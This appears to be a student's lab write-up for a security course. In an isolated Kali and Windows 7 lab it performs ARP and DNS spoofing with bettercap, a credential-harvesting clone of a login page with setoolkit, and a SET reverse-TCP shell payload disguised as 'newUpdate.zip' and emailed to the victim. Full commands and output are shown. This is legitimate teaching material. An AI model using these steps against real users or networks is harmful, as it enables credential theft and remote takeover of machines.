

DNS Spoofing

Task 1 (5 %): Create a sample HTML file in Kali and place it under `/var/www/html` with a name `index.html`. Report the screenshot of the website you created as it appears from the target machine.

```
cd /var/www/html
```





```
sudo rm /var/www/html/index.html
sudo nano index.html
```



Save (`CTRL+O`) and exit (`CTRL+X`) the editor.
Start the Apache web server to serve the website

```
sudo service apache2 start
```

Access the website from the Windows 7 machine by typing `http://10.13.37.104` into the browser.



Task 2 (10 %) Now use the dns.spoof module of bettercap to attack the target machine and redirect requests to facebool.com (facebool is not a typo) to the attacker's IP. Report the commands you used in order to perform the attack.

Start bettercap

```
sudo bettercap
```


We need to perform a MITM attack to intercept traffic between the target and the router. So enable ARP spoofing:

```
10.13.37.0/24 > 10.13.37.104 » set arp.spoof.targets 10.13.37.103
10.13.37.0/24 > 10.13.37.104 » arp.spoof on
10.13.37.0/24 > 10.13.37.104 » [13:51:08] [sys.log] [inf] arp.spoof starting net.recon as a requirement for arp.spoof
10.13.37.0/24 > 10.13.37.104 » [13:51:08] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
10.13.37.0/24 > 10.13.37.104 » [13:51:08] [endpoint.new] endpoint 10.13.37.103 detected as 08:00:27:f9:39:0a (PCS Computer Systems GmbH).
```


Before the attack, Win7

```
Interface: 10.13.37.103 --- 0xd
  Internet Address      Physical Address      Type
  10.13.37.1            08-00-27-ac-95-4c     dynamic
  10.13.37.104          08-00-27-d2-26-79     dynamic
  10.13.37.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static

Interface: 192.168.1.85 --- 0xf
  Internet Address      Physical Address      Type
  192.168.1.64          d4-f5-47-a4-ee-4e     dynamic
  192.168.1.82          08-00-27-82-46-f8     dynamic
  192.168.1.254         18-58-80-19-8a-0a     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
```

After the attack:




Enable DNS Spoofing



Task 3 (5 %): Report a screenshot by visiting facebool.com from the target machine.

On the Windows 7 target machine, open a browser and visit `http://facebool.com`. The browser is redirected to the spoofed website hosted on the Kali machine.



Task 4 (15 %): Explain how the dns.spoof module works under the hood in terms of packet inspection.


To perform DNS spoofing, the attacker first needs to become a MITM between the victim (Windows 7) and the router. This is done through **ARP spoofing as the first step**, where the attacker sends fake ARP messages to trick both the victim and router into thinking the attacker's machine (Kali) is the gateway.

Once the attacker is positioned as MITM, the **dns.spoof** module monitors all DNS traffic passing through the attacker’s machine. It captures DNS queries, like the one in Packet 19 of the Wireshark capture, where the victim machine asks the DNS server to resolve the domain "facebool.com." The module inspects the DNS request and recognizes the domain the victim is trying to resolve.

After detecting that the victim is querying "facebool.com," a domain set for spoofing, the dns.spoof module creates a fake DNS response without contacting a real DNS server. In Wireshark, Packet 20 shows the forged response from the attacker machine to the victim.

The victim machine accepts the spoofed DNS response and stores the fake IP address. Now, whenever the victim tries to visit "facebool.com," their traffic is sent to the attacker’s machine .

When the victim opens a browser and goes to "facebool.com," they are redirected to the attacker's web server on the Kali machine, where the attacker can serve a fake website or launch further attacks.




2 The Social Engineering Toolkit (SET) (35%)

Task 5 (5 %): Run `setoolkit` and find the proper option in order to perform the attack by cloning a website's login form. You can choose the website you prefer to clone. Report the commands needed to perform the website cloning attack.

From the target machine visit the attacker's IP and verify that you can see the cloned website. Then, try to login to the website.

```
sudo setoolkit
```



Choose 1 for Social Engineering Attacks

```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set>
```

Choose 2 Website Attack Vectors

```
set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the
payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate howev
er when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harve
ster/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation throu
gh the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>
```

Choose 3 Credential Harvester Attack Method:

```
set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu
```

Choose 2 Site Cloner


IP address where the credentials should be harvested is the Kali machine's IP

```
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

──────────────────────────────────────────────────────────────────────────────
── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ──

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.1.82]: 10.13.37.104
```

Clone https://juice-shop.herokuapp.com/#/login


```
set:webattack> Enter the url to clone: https://juice-shop.herokuapp.com/#/login

[*] Cloning the website: https://juice-shop.herokuapp.com/#/login
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
[*] Looks like the web_server can't bind to 80. Are you running Apache or NGINX?
Do you want to attempt to disable Apache? [y/n]: y
Stopping apache2 (via systemctl): apache2.service.
Stopping nginx (via systemctl): nginx.service.
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.
```

Task 6 (5 %): Report a screenshot of the cloned webpage created by the cloning attack.



Task 7 (5 %): According to your opinion, what does the setoolkit do under the hood when it performs the harvester's credential attack?

The first step in the attack is cloning the target website. SET sends a basic HTTP GET request to the website, downloading its static content such as HTML, CSS, and some media files like images. The form's action attribute is changed to send user data to the attacker's IP instead of the legitimate server. Once the site is cloned and modified, SET hosts the cloned content on a local web server using the attacker's IP. The victim thinks they are visiting the real site, but they are interacting with the attacker's clone, which serves the modified HTML and handles their requests. When the victim enters and submits their login credentials on the cloned form, the data is sent to the attacker's machine via a POST request. SET captures the credentials in real-time, displaying them in the terminal and logging them in a file. The attacker can instantly view the stolen username and password, making this attack highly effective for credential theft.



Task 8 (10 %): Select another module of SET (of your choice) other than harvester's credentials and perform a social engineering attack. What module did you choose? Explain your result.


I selected the **Create a Payload and Listener** with **Windows Shell reverse_TCP** payload, which creates a backdoor on the target machine and establishes a connection back to my Kali machine, giving me remote control over the victim's system.

```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 4


   1) Windows Shell Reverse_TCP               Spawn a command shell on victim and send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on victim and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim and send back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (Windows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a Meterpreter shell and find a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP using SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP address and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and runs it

set:payloads>1
set:payloads> IP address for the payload listener (LHOST): 10.13.37.104
set:payloads> Enter the PORT for the reverse listener: 4444
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):
```


I generated the **Windows reverse_TCP** payload using SET and zip it on Kali Machine


```
┌──(root㉿kali)-[~/.set]
└─# zip -e newUpdate.zip payload.exe
Enter password:
Verify password:
  adding: payload.exe (deflated 40%)
```

After creating the payload, I sent it to the target via **email**. In the real situation the email usually contains a convincing message and an attached executable file (the payload).



Once the victim opened the payload, a reverse connection was established between the victim's machine and the Kali machine.



